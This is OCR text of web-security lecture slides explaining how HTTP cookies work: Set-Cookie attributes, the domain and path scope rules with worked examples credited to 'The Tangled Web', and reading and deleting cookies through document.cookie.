
- 1/3 cup packed brown sugar
- 1 cup all-purpose flour
- 1 teaspoon baking soda
- 1/4 teaspoon salt
- 1/2 cup rolled oats
- 1 cup semisweet chocolate chips

Cookies

- A way of maintaining state



Setting/deleting cookies by server



- The first time a browser connects to a particular web server, it has no cookies for that web server
- When the web server responds, it includes a **Set-Cookie:** header that defines a cookie
- Each cookie is just a name-value pair


View a cookie

In a web console (firefox, tool->web developer->web console), type

document.cookie


to see the cookie for that site

Cookie scope



- When the browser connects to the same server later, it includes a Cookie: header containing the name and value, which the server can use to connect related requests.
- Domain and path inform the browser about which sites to send this cookie to

Cookie scope



HTTP Header:

Set-cookie: NAME=VALUE ;

domain = (when to send) ;

path = (when to send)

secure = (only send over HTTPS);

- Secure: sent over https only
  - https provides secure communication (privacy and integrity)

Cookie scope

GET …

Server

HTTP Header:

Set-cookie: NAME=VALUE ;

domain = (when to send) ;

path = (when to send)

scope

secure = (only send over SSL);

expires = (when expires) ;

HttpOnly

- Expires is expiration date
  - Delete cookie by setting "expires" to date in past
- HttpOnly: cookie cannot be accessed by Javascript, but only sent by browser

Cookie scope

- Scope of cookie might not be the same as the URL-host name of the web server setting it

Rules on:

1. What scopes a URL-host name is allowed to set
2. When a cookie is sent to a URL

What scope a server may set for a cookie

domain: any domain-suffix of URL-hostname, except TLD

[top-level domains, e.g. '.com']

example: host = "login.site.com"

allowed domains	disallowed domains
login.site.com	**user.site.com**
.site.com	**othersite.com**
	.com

$\Rightarrow$ **login.site.com** can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .berkeley.edu

path: can be set to anything

Examples

Web server at foo.example.com wants to set cookie with domain:

domain	Whether it will be set, and if so, where it will be sent to
(value omitted)	*foo.example.com* (exact)
bar.foo.example.com	**.foo.example.com*
foo.example.com	
baz.example.com	
example.com	
ample.com	
.com	

Credits: The Tangled Web: A Guide to Securing Modern Web Applications, by Michał Zalewski


Examples

Web server at foo.example.com wants to set cookie with domain:

domain	**Whether it will be set, and if so, where it will be sent to**
(value omitted)	*foo.example.com* (exact)
bar.foo.example.com	Cookie not set: domain more specific than origin
foo.example.com	**.foo.example.com*
baz.example.com	Cookie not set: domain mismatch
example.com	**.example.com*
ample.com	Cookie not set: domain mismatch
.com	Cookie not set: domain too broad, security risk

Credits: The Tangled Web: A Guide to Securing Modern Web Applications, by Michał Zalewski

When browser sends cookie




Goal: server only sees cookies in its scope

Browser sends all cookies <u>in URL scope</u>:

- cookie-domain is domain-suffix of URL-domain, and
- cookie-path is prefix of URL-path, and
- [protocol=HTTPS if cookie is “secure”]

When browser sends cookie



A cookie with

domain = example.com, and

path = /some/path/

will be included on a request to

http://foo.example.com/some/path/subdirectory/hello.txt

Examples: Which cookie will be sent?

cookie 1	cookie 2
name = **userid**	name = **userid**
value = u1	value = u2
domain = **login.site.com**	domain = **.site.com**
path = **/**	path = **/**
non-secure	non-secure

http://checkout.site.com/ cookie: userid=u2

http://login.site.com/ cookie: userid=u1, userid=u2

http://othersite.com/ cookie: none

Examples

cookie 1	cookie 2
name = **userid**	name = **userid**
value = u1	value = u2
domain = **login.site.com**	domain = **.site.com**
path = **/**	path = **/**
secure	non-secure

http://checkout.site.com/ cookie: userid=u2

http://login.site.com/ cookie: userid=u2

http**s**://login.site.com/ **cookie: userid=u1; userid=u2**

(arbitrary order)

Client side read/write: document.cookie

- Setting a cookie in Javascript:

  document.cookie = “name=value; expires=…; ”

- Reading a cookie: alert(document.cookie)

  prints string containing all cookies available for document (based on [protocol], domain, path)

- Deleting a cookie:

  document.cookie = “name=; expires= Thu, 01-Jan-70”

document.cookie often used to customize page in Javascript

Viewing/deleting cookies in Browser UI

Firefox: Tools -> page info -> security -> view cookies